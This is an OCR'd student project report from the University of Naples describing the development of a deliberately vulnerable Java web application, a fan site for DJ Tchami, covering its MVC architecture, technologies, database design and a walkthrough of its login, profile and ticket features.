


UNIVERSITÀ DEGLI STUDI
DI NAPOLI FEDERICO II

APPLICAZIONI TELEMATICHE
and
NETWORK SECURITY

Vulnerable Web Application

By Guillermo Arce

Summary

The objective of the following project is to develop a vulnerable web application, to subsequently conduct a security study. The document has been divided into two parts: the one correspondent to the development of the application and the other one related to the security issues. They both correspond to *Applicazione Telematiche* and *Network Security* projects respectively.

Table of contents

Web Application Development

Introduction

Web applications are nowadays a very popular branch among the software developers. This is due to the huge increase on the demand of business willing to update their way of working and accessing to all the clients on the Internet.

Web applications use a combination of server-side code to handle the storage and retrieval of the information, and client-side scripts to present information to users. In this way, an interaction between the user and the business is done through the application.

That been said, we can conclude that nowadays businesses are (or should be) very focused on having a good representation on the Internet, which can be achieved by having a well-developed application.

Context

Music industry is evolving. Now, music is not just sound but a product as well. For that reason, anyone that wants to be publicly recognized, must be conscious that a good marketing and an attractive appearance is needed.

In this project, a web application for a famous musician is going to be developed. This person is Tchami, which is a DJ and producer from France. Surrounding Tchami there is a whole world of opportunities of marketing. Those can be seized by a platform that joins all of his fans, becoming a community.

For that reason, an intuitive and good-looking website for a DJ could be a very interesting opportunity of making a business and help him growing on the music industry.

Web Application Overview

In this project, the application developed is a dynamic SPA (Single-Page Application).

A SPA is a web application or website that interacts with the web browser by dynamically rewriting the current web page with new data from the web server, instead of the default method of the browser loading entire new pages. The goal is faster transitions that make the website feel more like a native app and a better user experience. As they don't update the entire page but only the required content, they significantly improve website's speed.

Due to the fact that we are developing a SPA, a very popular technology called AJAX (Asynchronous JavaScript and XML) will be used in this project. In that way, all the actions from the user that require server interaction will be **asynchronously** provided through AJAX requests.

In addition, nowadays lot of the Internet traffic comes from mobile devices, which creates the need of adapting web applications to their screens. For that purpose, this app followed a **responsive design**, making the application adaptable and good looking for the different devices. Following this design, you create a mobile-friendly application which makes it available to a bigger public.

To implement the app, a Java Web project using Maven has been used and as IDE, Eclipse.

Architecture

Previously to the development of an application, we need to know how it is going to be structured. This requires to make a planning to know all the different components, their functions, and how are they going to be connected.

In this project, Model 2 architecture, which is an adaptation of the Model View Controller (MVC) design pattern to Web applications, is applied.

In a generic way, we can distinguish three components from MVC:

- Model: Model represents an object carrying data. It can also have logic to update controller if its data changes.

  In our project, Java classes like: User, Tour, Song, etc.

- View: View represents the visualization of the data that model contains.

  The Index (JSP) is the one in charge of doing this.

- Controller: Controller acts on both model and view. It controls the data flow into model object and updates the view whenever data changes. It keeps view and model separate.

  The java Servlets act as intermediaries for the Model and the View components.

It can be represented by the scheme shown on *Figure 1*.




Figure 1

A system following Model 2 has good **separation of concerns**, meaning that you can deal with different areas of the application code in isolation, with minimal or no side effects to different layers. By separating the system's different parts, you make the software **adaptable** so that you can easily change and enhance it as requirements change.

In addition, apart from the ease on the development of the different components, the way Model 2 works helps the understanding of the whole application. Firstly, requests from the client browser are passed to the controller. Then, the controller performs any logic necessary to obtain the correct content for display. It then places the content in the request and decides

which view it will pass the request to. Finally, the view then renders the content passed by the controller.

Frontend and Backend technologies

For the frontend development, the typical HTML, CSS and JavaScript were used. However, some complements were used:

- Bootstrap 3: Front-end framework for faster and easier web development. It is the most popular HTML, CSS, and JavaScript framework for developing responsive, mobile-first websites.
- jQuery: jQuery is a lightweight, "write less, do more", JavaScript library. It was especially useful on this project given the fact that dealing with AJAX calls can be tricky. With jQuery, AJAX calls and DOM manipulation (apart from many other things) are simplified.
- Google GSON: Gson is an open-source Java library to serialize and deserialize Java objects to (and from) JSON.
- Owl Carousel 2: Touch enabled jQuery plugin that lets you create a responsive carousel slider.

For the backend development: Java, JPQL and SQL were used. Each of them has been used with different purposes:

- Java: Used for the whole development of the server-side code, both in JSPs, in Servlets, in Filters and in database management.
- JPQL (Java Persistence Query Language): Given the fact that the database management lays on JPA (Java Persistence API), which describes the management of relational data in the application, JPQL needs to be used to make the queries.
- SQL: A MySQL database is present on the backend in order to keep information about users, tours, etc. So, SQL was used to create the database and the relations.

As server, Apache Tomcat was the chosen one. It is an open-source implementation of a servlet container which provides a "pure Java" HTTP web server environment in which Java code can run. Concretely, the Tomcat server version is the 6.0.1, whose reasons for its election will be explained on the security chapter.

On the other hand, MySQL, as RDBMS (Relational Database Management System), was chosen. It is an open-source software which is widely used on web development by big companies like Google or eBay. Regarding at our specific application, the database is composed of five relations: User, Tour, User_Tour, Song and Merchandising.

An Entity Relationship diagram of the database is represented on *Figure 2*.





Figure 2

Operation guide

Now that the basics of the project are known, we can go on with a report of its functionalities and their way of working.

First of all, when a user makes a request to the server, the *Index*Servlet*.java* is handling the GET request and returning the *Index.jsp*. In addition, *ui_effects.js* will be loaded and making some changes on the appearance of the website.

From the user point of view, a load screen will appear until the website is ready.



Once the page is loaded, the website is shown to the user. The design of the app is done in such a way that it is divided in different areas, each one with its own purpose and functionality. Those different areas are presented on the navigation bar so that the user can access them in a faster way (than scrolling down). In a mobile device, the navigation bar will be adapted (due to the smaller screen) and all the areas names will be displayed when the user touch the navigation bar button.


The areas in which the web app is divided are the following:

1) Home
2) Tour
3) Login | My Area (Depending on whether the user is logged in or not)
4) Merch
5) About
6) Contact


Now, when the page loads there are be two possibilities:

- The user has previously logged in and the session is still active. In this case, the *Login* area is not shown and *My Area* is. Also, all the user-related data is loaded.
- The user has not an active session. In this other case, *Login* area is displayed and *My Area* will be loaded (without user-related data) but not shown, in order to save time when the user logs in.

Let us contemplate the option in which the user has not previously logged in.




Now, that the application is loaded, the user would choose what to do. In our case, we are following in order to the next area, the *Tour* one.



At this point, the user can have a quick overview of Tchami tours. Those are dynamically loaded from the database, so to add new ones just inserting them onto the database would be enough.

If the user scrolls down a bit, the *Login* area will appear. In this screen, the user can both login or register to the community. If the user logs in, a personal area and a ticket manager (for the tours) will be displayed. In addition, the *Login* area will be hidden.




In case that the user doesn't log in, the next area would be the *Merch*. However, let us simulate that the user logs in.

If the user is already registered and tries to logs in, an AJAX call from *login.js* will be immediately done after pressing *Login* button. That AJAX call will be a POST request to the server, which will be handled by *LoginServlet.java*. Once in the login servlet, the input will be re-checked (It has

been previously checked on client-side JavaScript for user-experience purposes) and a session and a CSRF token will be generated. If the user exists on the database and the password matches, the *login.js* will handle the response and the JSON object returned from the server. That would mean the apparition of *My Area* section and the hide of the *Login* one (also from the navigation bar).

The behaviour for a new user will be the same.


A welcome banner will be faded in and adjusted to the screen by a soft automatic scroll.



My Area is, at the same time, divided in two parts: *Profile* and *My Tours*.

In the *Profile* section, users can put some personal information like a status, their location, their favourite song from Tchami (combo box dynamically loaded from database) and their credit card number (simplified to 12 digits number). All the user-related data like personal information and tickets from the tour manager is loaded.

In relation to the status of the user, they will be then published on a small area of the website so that everyone can see the other users' status.




To update the profile (from which the form is, initially, blocked), a user should click on the *Update* button (that would become a *Save changes* one) and fill in the desired data. After adding some information, the expected behaviour is to click on *Save changes* button and an AJAX call will be done from *updateProfile.js*. In that case, the POST request will be handled by *UpdateServlet.java* which will re-check the input and if correct, add the new information to the database.

If the user adds a status, it will appear for everyone that enters the website in a small part called *Comments* that will be shown later.

The *Logout* button is on the bottom of the *Profile* section, which will logout the user and eliminate the session.


The next section is *My Tours* which provides a tour manager for the user. It shows the user all the tours that has Tchami planned at the moment (dynamically loaded from database). The manager consists of a card-design layout in which the user can see the available tours and purchase (simulation of a purchase) tickets for them. If the user already had tickets for a concrete tour (because he has already bought them), the appearance of the correspondent card of the tour would change in order to show him that it is already purchased. However, he could add more tickets if desired.

First, a card in which the user has no tickets purchased.



